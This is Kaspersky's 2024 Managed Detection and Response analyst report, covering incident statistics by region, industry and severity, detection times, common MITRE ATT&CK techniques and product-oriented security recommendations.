kaspersky bring on the future

2024

Analyst report

Managed Detection and Response

Table of contents

Executive summary

More than two high-severity incidents every day


77% of incidents were successfully remediated after the first relevant security alert was received

Key regions by number of customers:

- Europe — 40%
- CIS* — 21%
- META — 15%

Key European countries:

- Italy — 31%
- Spain — 15%
- Switzerland — 13%



The most popular MITRE ATT&CK techniques:

T1566: Phishing
TA0001: Initial Access
observed in 24% of incidents

T1204: User Execution
TA0002: Execution
observed in 19% of incidents

T1098: Account Manipulation
TA0003: Persistence
observed in 18% of incidents

Industries with the highest number of reported incidents:

Industrial — 26%

Financial — 14%

Government — 12%

The most common attacker profile in high-severity incidents:

APT — 43%

Security Assessment — 17%

Crime[1] — 12%

The most popular living-off-the-land attack tools:

powershell.exe

rundll32.exe

comsvcs.dll

The distribution of reported incidents by severity:

High — 5%

Medium — 69%

Low — 26%

Mean time to report high-severity incidents — 54 min, medium — 41 min, low — 38 min.

* CIS — Commonwealth of Independent States (Armenia, Azerbaijan, Belarus, Kazakhstan, Kyrgyzstan, Moldova, Russia, Tajikistan, Uzbekistan)

1 An attack carried out using malware without observable human involvement

Recommendations

- In 2024 the number of high-severity incidents decreased by 34% compared to 2023. However, mean time to investigate and report increased by 48%, indicating a rise in the average complexity of attacks. This is supported by the analysis of triggered detection rules and IoAs — the vast majority of which were from specialized XDR tools. This marks a shift from previous years, where detection by OS logs played a significant role. In these conditions, **specialized tools, like XDR[3], are essential** for successful detection and investigation of modern threats.

- Human-driven targeted attacks accounted for 43% of high-severity incidents in 2024 — 74% more than in 2023 and 43% higher than in 2022. Despite advances in automated detection tools, motivated attacker can still find ways to bypass them. To counter human-driven attacks, human-driven solutions, like **Managed Detection and Response[4]** are critical. For organizations with in-house security operations team, internal processes and technologies must be equipped to handle the modern threat landscape. Comprehensive **SOC consulting services[5]** can help achieve this.

- The statistics consistently show that attackers often return after a successful attack. This is especially evident in government organizations, where attackers aim for long-term presence to conduct espionage. In such cases, combining XDR-equipped in-house SOCs or outsourced MDR with regular **Compromise Assessments[6]** is an effective way to detect and investigate incidents missed by existing security measures. Attackers often use Living off the Land (LotL) methods[7] in infrastructures lacking proper system configuration controls. A relatively large number of incidents are linked to unauthorized changes, such as adding accounts to privileged groups or weakening secure configurations. To reduce false positives in these scenarios, effective configuration management and formal procedures for implementing changes and managing access are crucial.

- In 2024, User Execution[8] and Phishing[9] techniques were again in the top 3 threats, with nearly 5% of high-severity incidents involving successful social engineering. Users are still the weakest link, making **Security Awareness[10]** an important focus for corporate information security planning.

3 Kaspersky Next XDR Expert

4 Kaspersky Managed Detection and Response

5 Kaspersky SOC Consulting

6 Kaspersky Compromise Assessment

7 Kaspersky Encyclopedia. Living off the Land attack

8 MITRE ATT&CK. T1204 User Execution

9 MITRE ATT&CK. T1566 Phishing

10 Kaspersky Security Awareness

Introduction

The annual Managed Detection and Response (MDR) analyst report presents insights based on the analysis of MDR incidents identified by Kaspersky's SOC team.

The report sheds light on the most prevalent attacker tactics, techniques, and tools, as well as the characteristics of detected incidents and their distribution across regions and industry sectors among MDR customers.

This report answers key questions, including:

About Kaspersky MDR


MDR provides round-the-clock monitoring and threat detection. Endpoint protection platforms (EPPs) transmit telemetry for analysis by machine learning and SOC team. For threat detection Indicators of Attack (IoA) and manual threat hunting are used. Response actions are assigned by SOC team and, if user approves, EPP executes it.

Kaspersky MDR scope


Kaspersky MDR customers are represented across the world, enabling us to get a comprehensive, objective view of regional attack behaviors and tactics. The chart below shows the geographic distribution of MDR customers. The largest representation is in Europe, the CIS, and the META region.

- APAC — 13%
- CIS — 21%
- Europe — 40%
- Latin America — 8%
- META — 15%
- North America — 3%

In Europe, the largest MDR coverage is in Italy, Spain and Switzerland.



South Africa leads the META region.




Industry distribution

In 2024, the MDR team observed the most incidents in the industrial enterprises (25.7%), financial (14.1%) and government (11.7%) sectors.

Figure 1

Most attacked industries




The graph reflects the presence of MDR in the relevant industry, by number of customers. Comparing it to distribution by number of incidents enables us to roughly estimate the frequency of incidents in that industry.

If we consider only high-severity incidents, the distribution is somewhat different: 22.8% in IT, 18.3% in government, 17.8% in industrial, and 11.9% in the financial sector.

Number of incidents

In 2024, the MDR infrastructure received and processed telemetry events every day, generating security alerts as a result. Approximately 26% of these alerts were processed by machine-learning algorithms, while 13% were analyzed by the SOC team and determined to be actual incidents. MDR customers were informed about these incidents via the MDR portal.

Figure 2 Kaspersky MDR alerts processing funnel



~ 270,000
security alerts received

~ 15,000
telemetry events from a host
This number can vary significantly depending on host activity and sensor type

~ 200,000
alerts were analyzed by SOC analysts

> 70,000
alerts were processed automatically using AI technologies

~87%
of the alerts were identified as false positives by SOC analysts

> 26,000
alerts were analyzed

~ 13,000
incidents which were reported to customers

The lower number of alerts is due to extensive work to improve the detection logic efficiency, which resulted in an increase in the overall IoA conversion from 10% up to 13% and a reduction in the number of false positives processed by the SOC analytics.

Incident detection time

The incident detection process consists of several steps. First, a specialized robot assigns a generated alert to the personal queue of an available SOC analyst. Next, the analyst processes the alert based on its severity and the guaranteed service level agreement (SLA) time to detect a threat. If the analysis results in a false positive, the alert is ignored, and filters are created at customer or global level. Otherwise, the alert is imported into a new or existing incident which, after in-depth investigation, can be closed as a false positive again or reported to the customer through the MDR portal with a recommended response. If the customer approves the recommended response, the endpoint agents automatically implement them.

Table 1 Time to detect an incident

Severity	Time to report, in minutes	Comments
High	53.99 min 2023: 36.37 min 2022: 43.75 min 2021: 41.45 min	The most complex incidents require more time to collect additional information and build an incident timeline. In 2024, this time increased by approximately 48% compared to previous periods[2], reflecting the nature of high-severity incidents during the year.
Medium	41.03 min 2023: 32.55 min 2022: 30.92 min 2021: 34.88 min	Medium-severity incidents were the most frequent severity level. Most of these incidents were caused by malware activity, and fully automated remediation proved effective. However, the time required increased by 26% compared to 2024, due to a slight increase in the number of medium-severity incidents in 2024.
Low	37.85 min 2023: 48.01 min 2022: 34.15 min 2021: 40.24 min	Incidents with the lowest severity were mostly related to the consequences of potentially unwanted software. in most cases, processing these incidents was largely automated.

2 Kaspersky MDR analyst report for 2023 Kaspersky MDR analyst report for 2022 Kaspersky MDR analyst report for 2021

Incident severity

In MDR, only incidents that require any action from the customer side are reported.

Low
No significant impact on customer IT systems, however, there are a number of measures that need to be taken

Medium
No evidence of direct human involvement in the attack, may impact customer IT systems, but without severe consequences

High
Human-driven attack or malware threats with a potential or actual significant impact on the customer's IT systems

In 2024, there were, on average, more than three critical incidents every two days. While 2021 saw the highest number of high-severity incidents, the trend since then shows a decline in their proportion, accompanied by an increase in low- and medium-severity incidents.

Figure 3 Incident severity level





Figure 4 Severity of incidents detected by MDR over the years




The shift from high-severity to medium-severity incidents can be attributed to early detection and instrumental remediation. At the time of detection, there was often insufficient evidence of direct human involvement in the attack. In these cases, activities such as malicious email campaigns, drive-by-download compromises, connections to potentially malicious Internet resources, network reconnaissance, brute force attempts, or vulnerability exploitation were detected. However, the Kaspersky MDR team determined that the nature of these activities and their associated risks did not warrant classification as high-severity.

The number of incidents largely depends on the scope of monitoring. The diagram below shows the expected number of incidents for each severity level across 10,000 monitored endpoints, categorized by industry.

Figure 5

Distribution of expected number of incidents from 10,000 endpoints by severity and industry



The diagram shows that the highest relative number of incidents occurred in the mass media, development, and telecoms industries.

Figure 6

Distribution of expected number of incidents from 10,000 endpoints by severity and industry compared to the previous year

High

Medium

Low

Compared to 2023, the mass media, development, and telecoms industries saw a significant increase in the number of incidents.

In 2024, high-severity incidents accounted for less than 5% of the total, making them visually insignificant in the overall incident volume. The following diagram focuses exclusively on high-severity incidents.

Figure 7 The expected number of critical incidents from 10,000 endpoints by industry compared to the previous year

The chart highlights a significant decrease in high-severity incidents in the government and development sectors, while the number of incidents in the industrial sector remained stable or increased. A relatively large increase was observed in the food industry, with a slight increase in IT and telecoms.
Although the mass media experienced a huge increase in incidents, this trend was not reflected in high-severity incidents. This supports the earlier observations that many attack attempts were promptly detected and mitigated, preventing their severity from exceeding medium levels.

Response efficiency

Figure 8 Distribution of incidents by number of relevant alerts





Figure 9 Distribution of incidents by severity and number of relevant alerts



Approximately 76% of incidents were detected based on a **single alert.** An attack was deemed successfully stopped if no further relevant alerts were generated. This category also includes typical incidents with clear response scenarios. Critical incidents accounted for less than 3%, while the vast majority were incidents of medium (69%) and low (29%) severity.

Approximately 22% of incidents were identified based on **2-10 alerts.** To make it difficult to bypass detection, we use a set of technologies to create different alerts for the same threat. For example, the use of a tool can be detected simultaneously by the EPP based on the threat binary and by its behavior. On the MDR side, the detection may be based on particular command lines and on detection of access to certain registry hives. This category reflects incidents that were not automatically resolved after the first alert: either a person was involved in the response, or the first relevant alert was incorrectly classified.

Approximately 2% of incidents involves more than **10 alerts.** These cases typically arise when the response was either rejected by the customer or was ineffective. Examples include a new targeted attack requiring thorough investigation before responding, or scenarios where the customer requested monitoring of an attack without active countermeasures (cyber exercises scenario). The share of high-severity incidents here is the largest, exceeding 32%. About 8% of low-severity incidents in this category are explained by the presence of low-priority response actions on the part of MDR users, which were not implemented either due to internal reasons or the incident's non-critical nature. While these inactions do not lead to further attack development, the MDR infrastructure continues receiving related alerts linked to reported incidents.

The nature of high-severity incidents

Main causes of high-severity incidents

Figure 10 The number of critical incidents by type





Figure 11 The number of companies where critical incidents were observed, by type



Targeted attacks | Cyber exercises | Malicious software | Severe internal security policy violation | Artifacts of targeted attacks | Social engineering | Critical vulnerability | Insider | Denial of Service attack

